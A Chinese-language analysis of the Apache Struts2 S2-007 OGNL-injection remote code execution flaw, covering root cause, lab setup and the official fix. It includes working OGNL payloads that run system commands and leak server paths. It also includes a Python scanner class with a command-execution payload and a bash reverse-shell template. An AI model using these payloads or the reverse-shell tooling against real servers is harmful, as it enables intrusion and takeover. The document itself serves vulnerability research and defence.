

Struts2-007

漏洞概要

Struts2-007是一个远程代码执行漏洞。

影响版本：**Struts 2.0.0 - Struts 2.2.3**。

官方通告：<https://cwiki.apache.org/confluence/display/WW/S2-007>


漏洞环境

<https://github.com/vulhub/vulhub/blob/master/struts2/s2-007/README.zh-cn.md>

或者在Struts2-001 demo上修改配置文件和jsp代码

漏洞分析

在 **Struts2** 中，可以将 **HTTP** 请求数据注入到实际业务 **Action** 的属性中。而这些属性可以是任意类型的数据，但是通过 **HTTP** 只能获取到 **String** 类型数据，所以这里存在类型转换。我们可以通过 **xml** 文件，来定义转换规则。例如，我这里定义了一个 **UserAction** 类，其有一个 **Integer** 类型的 **age** 属性，这里我们让其数值范围在 **1-150**。



```
1 <?xml version="1.0" encoding="UTF-8" ?>
2 <!DOCTYPE validators PUBLIC
3     "-//OpenSymphony Group//XWork Validator 1.0//EN"
4     "http://www.opensymphony.com/xwork/xwork-validator-1.0.2.dtd">
5 <validators>
6     <field name="age">
7         <field-validator type="int">
8             <param name="min">1</param>
9             <param name="max">150</param>
10        </field-validator>
11    </field>
12 </validators>
```

如果此时我们将 **age** 属性值设置成一个字符串，那么就会引发类型转换错误。**Struts2** 会将用户输入的数据经过处理再次返回给用户。

S2-007 Demo

link: <https://struts.apache.org/docs/s2-007.html>

name:


email:

Invalid field value for field "age".


age:

而在这个处理的过程中，就存在 **OGNL** 表达式注入。然后我们来研究一下原理，我们先在 **ConversionErrorInterceptor.intercept()** 方法中打上断点(**ConversionErrorInterceptor** 类是专门用来处理类型转换失败的拦截器)


当发生类型转换错误时，程序会将用户输入的值存入 **fakie** 变量。在存入之前，会先将值用 **getOverrideExpr** 方法处理，我们跟进该方法。



在 **getOverrideExpr** 方法中，会在用户输入的值两边拼接上单引号，然后再将值存入刚刚的 **fakie** 变量。




接着程序会把 **fakie** 变量存入 **OgnlValueStack.overrides** 变量中



然后在解析到 **Struts2** 结束标签时，会将用户输入值经过 **OGNL** 执行并返回。如果先前 **OgnlValueStack.overrides** 存储过相关字段，则会先从 **OgnlValueStack.overrides** 中取出相关值，然后再通过 **OGNL** 执行，代码执行也就发生在此处。






poc

```
1 # 弹计算器
2 '+'
3
4 (#context["xwork.MethodAccessor.denyMethodExecution"]=false,@java.lang.Runtime
5 me.getRuntime().exec("calc"))+'
6
7 '+'
8
9 (#_memberAccess["allowStaticMethodAccess"]=true,#context["xwork.MethodAccess
10 or.denyMethodExecution"]=false,@java.lang.Runtime.getRuntime().exec("calc"))
11 +'
12
13 # 获取绝对路径
14 '+'
15
16 (#context["xwork.MethodAccessor.denyMethodExecution"]=false,#req=@org.apache
17 .struts2.ServletActionContext@getRequest(),#response=#context.get("com.opens
18 ymphony.xwork2.dispatcher.HttpServletResponse").getWriter().write(#req.getRe
19 alPath('/')))+'
20
21 '+'
22
23 (#_memberAccess["allowStaticMethodAccess"]=true,#context["xwork.MethodAccess
24 or.denyMethodExecution"]=false,#req=@org.apache.struts2.ServletActionContext
25 @getRequest(),#response=#context.get("com.opensymphony.xwork2.dispatcher.Http
26 servletResponse").getWriter().write(#req.getRealPath('/')))+'
27
28 # 执行系统命令并回显
29 '+'
30
31 (#context["xwork.MethodAccessor.denyMethodExecution"]=false,#response=#conte
32 xt.get("com.opensymphony.xwork2.dispatcher.HttpServletResponse").getWriter()
33 .write(new
34 java.util.Scanner(@java.lang.Runtime.getRuntime().exec('ipconfig')).getInputs
35 tream()).useDelimiter("\\Z").next()))+'
36
37 13
```

漏洞修复

下图右边为官方修复后的代码（左图xwork-2.0.3，右图为xwork-2.2.3.1），可以看到新版本使用 **org.apache.commons.lang.StringEscapeUtils.escape()** 来过滤字符串。这样就不是简单地进行字符串拼接了。而是进行了转义，避免了命令执行漏洞。



借mochazz师傅的图

总结

简单地说该漏洞就是使用配置文件来验证用户输入的数据类型的时候，如果发生错误，后端默认会将用户提交的表单值通过字符串（简单地单引号）拼接，然后执行一次 OGNL 表达式解析并返回。

绕过思路和sql注入差不多

扫描器

```
1 class S2_007:
2     """s2-007漏洞检测利用类"""
3     info = "[+] s2-007:影响版本Struts 2.0.0-2.2.3; POST请求发送数据; 默认参数
    为:username,password; 支持任意命令执行和反弹shell"
4     exec_payload =
        '''%20%2B%20(%23_memberAccess%5B%22allowStaticMethodAccess%22%5D%3Dtrue%2C%23
        foo%3Dnew%20java.lang.Boolean(%22false%22)%20%2C%23context%5B%22xwork.Method
        Accessor.denyMethodExecution%22%5D%3D%23foo%2C%40org.apache.commons.io.IOUtil
        s%40toString(%40java.lang.Runtime%40getRuntime().exec('{cmd}').getInputStre
        am()))%20%2B%20'''
5     shell = "bash -c {echo,SHELL}|{base64,-d}|{bash,-i}"
6
7     def __init__(self, url, data=None, headers=None, encoding="UTF-8"):
8         self.url = url
9         if not data:
10             self.data = "username=test&password={exp}"
11         else:
12             self.data = data
13         self.headers = parse_headers(headers)
14         self.encoding = encoding
15         self.is_vul = False
16         if 'Content-Type' not in self.headers:
17             self.headers['Content-Type'] = 'application/x-www-form-
            urlencoded'
18
19     def check(self):
20         """检测漏洞是否存在"""
21         html = echo_check(self)
22         if str(html).startswith("ERROR:"):
23             return html
24         if html:
25             self.is_vul = True
26             return 's2-007'
27         return self.is_vul
28
29     def exec_cmd(self, cmd):
30         """执行命令"""
```

```
31         data =
self.data.format(exp=self.exec_payload.format(cmd=quote(cmd)))
32         html = post_stream(self.url, data, self.headers, self.encoding)
33         return html
34
35     def reverse_shell(self, ip, port):
36         """反弹shell"""
37         html = reverse_shell(self, ip, port)
38         return html
```

参考

<https://github.com/vulhub/vulhub/blob/master/struts2/s2-007/README.zh-cn.md>

<https://mochazz.github.io/2020/07/01/java%E4%BB%A3%E7%A0%81%E5%AE%A1%E8%AE%A1%E4%B9%8BStruts2-007/#%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90>